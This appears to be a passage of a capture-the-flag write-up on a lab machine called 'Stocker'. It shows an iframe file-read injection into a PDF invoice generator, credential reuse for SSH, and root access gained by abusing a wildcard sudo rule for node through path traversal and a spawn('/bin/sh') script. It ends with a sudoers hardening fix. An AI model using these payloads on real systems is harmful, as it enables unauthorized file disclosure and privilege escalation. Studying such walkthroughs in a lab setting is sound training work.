
- Adding one of the items to cart.





- On submitting the purchase, we get a order ID and a link to pdf (invoice for the order)






- Logically we can try to insert an iframe in the pdf.
- We will intercept the “Submit Purchase” request in Burp and add an iframe tag in its data.

Request


Raw | Params | Headers | Hex

```
POST /api/order HTTP/1.1
Host: dev.stocker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://dev.stocker.htb/stock
Content-Type: application/json
Origin: http://dev.stocker.htb
Content-Length: 163
Connection: close
Cookie: connect.sid=s%3ANiwqt2ojTllJmJV9rpOyB9jxL0K5QsY_.ab5lMFhRUA5rxcnEfPEAAq8aTgf%2BmlVLNTzBbsL93EQ

{"basket":[
        {"_id":"638f116eeb060210cbd83a8f",
        "title":"Bin<iframe src='file:///etc/passwd'</iframe>"
        ,"description":"It's a rubbish bin.",
        "image":"bin.jpg",
        "price":76
        ,"currentStock":15,
        "__v":0,"amount":1}]
}
```



- We see, we are able to read files.


- Complete `/etc/passwd` file -




- We see there is a user `angoose` in it.

```
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:113::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:114::/nonexistent:/usr/sbin/nologin
landscape:x:109:116::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
fwupd-refresh:x:112:119:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
mongodb:x:113:65534::/home/mongodb:/usr/sbin/nologin
angoose:x:1001:1001:,,,:/home/angoose:/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
```


- JSON error -







```
SyntaxError: Unexpected string in JSON at position 37
    at JSON.parse (<anonymous>)
    at parse (/var/www/dev/node_modules/body-parser/lib/types/json.js:89:19)
    at /var/www/dev/node_modules/body-parser/lib/read.js:128:18
    at AsyncResource.runInAsyncScope (node:async_hooks:203:9)
    at invokeCallback (/var/www/dev/node_modules/raw-body/index.js:231:16)
    at done (/var/www/dev/node_modules/raw-body/index.js:220:7)
    at IncomingMessage.onEnd (/var/www/dev/node_modules/raw-body/index.js:280:7)
    at IncomingMessage.emit (node:events:513:28)
    at endReadableNT (node:internal/streams/readable:1359:12)
    at process.processTicksAndRejections (node:internal/process/task_queues:82:21)
```

- On enumerating some files.
- Got some credentials in `/var/www/dev/index.js`



- As we know we have user `angoose` on the machine and also SSH port open.
- Trying the password against user `angoose` to login via SSH.



- And we were able to login successfully via SSH and got the user flag.
- Started doing some basic enumeration-

```
angoose@stocker:/var/www$ find / -perm -u=s -type f 2>/dev/null
/opt/google/chrome/chrome-sandbox
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/at
/usr/bin/mount
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/fusermount
/usr/bin/su
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
angoose@stocker:/var/www$ sudo -l
[sudo] password for angoose:
Sorry, try again.
[sudo] password for angoose:
Matching Defaults entries for angoose on stocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User angoose may run the following commands on stocker:
    (ALL) /usr/bin/node /usr/local/scripts/*.js
angoose@stocker:/var/www$
```

- We are able to run `/usr/bin/node` as root.
- The `/usr/local/scripts/` location is not writable, so we can't write any scripts in there
- We create the file to execute in a writable directory and through directory traversal we can run the script.
- Going to GTFObins

Shell | Command | Reverse shell | Non-interactive reverse shell | Bind shell | Non-interactive bind shell | File upload | File download | File write | File read | Library load | SUID | Sudo | Capabilities | Limited SUID

node

Binary	Functions
node	Shell, Reverse shell, Bind shell, File upload, File download, File write, File read, SUID, Sudo, Capabilities

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo node -e 'require("child_process").spawn("/bin/sh", {stdio: [0, 1, 2]})'
```

- Created the file in the `angoose` directory.

```
angoose@stocker:/home$ cd angoose
angoose@stocker:~$ touch test
angoose@stocker:~$ nano script.js
angoose@stocker:~$ cat script.js
require("child_process").spawn("/bin/sh", {stdio: [0, 1, 2]});
```

- Ran the script and got a root shell.

```
angoose@stocker:~$ sudo /usr/bin/node /usr/local/scripts/../../../../../../../../home/angoose/script.js
# whoami
root
# ls
script.js  test  user.txt
# cd /root
# cat root.txt
809bf8a6ca519d48724341144355b556
#
```

- Now to secure this….we can change the regex of the `/usr/local/scripts/*.js` in the `/etc/sudoers.d/angoose` file (hardening of system)

```
# cd /etc/sudoers.d
# ls
angoose  README  vagrant
# nano angoose
#cat angoose
angoose ALL=(ALL) /usr/bin/node /usr/local/scripts/[a-zA-Z0-9_-]*.js
#
```

- Now we are unable to perform the directory traversal and run file from other directories.

```
angoose@stocker:~$ sudo /usr/bin/node /usr/local/scripts/../../../../../../../../../home/angoose/script.js
Sorry, user angoose is not allowed to execute '/usr/bin/node /usr/local/scripts/../../../../../../../../../home/angoose/script.js' as root on stocker.
angoose@stocker:~$ sudo /usr/bin/node /usr/local/scripts/schema.js
angoose@stocker:~$
```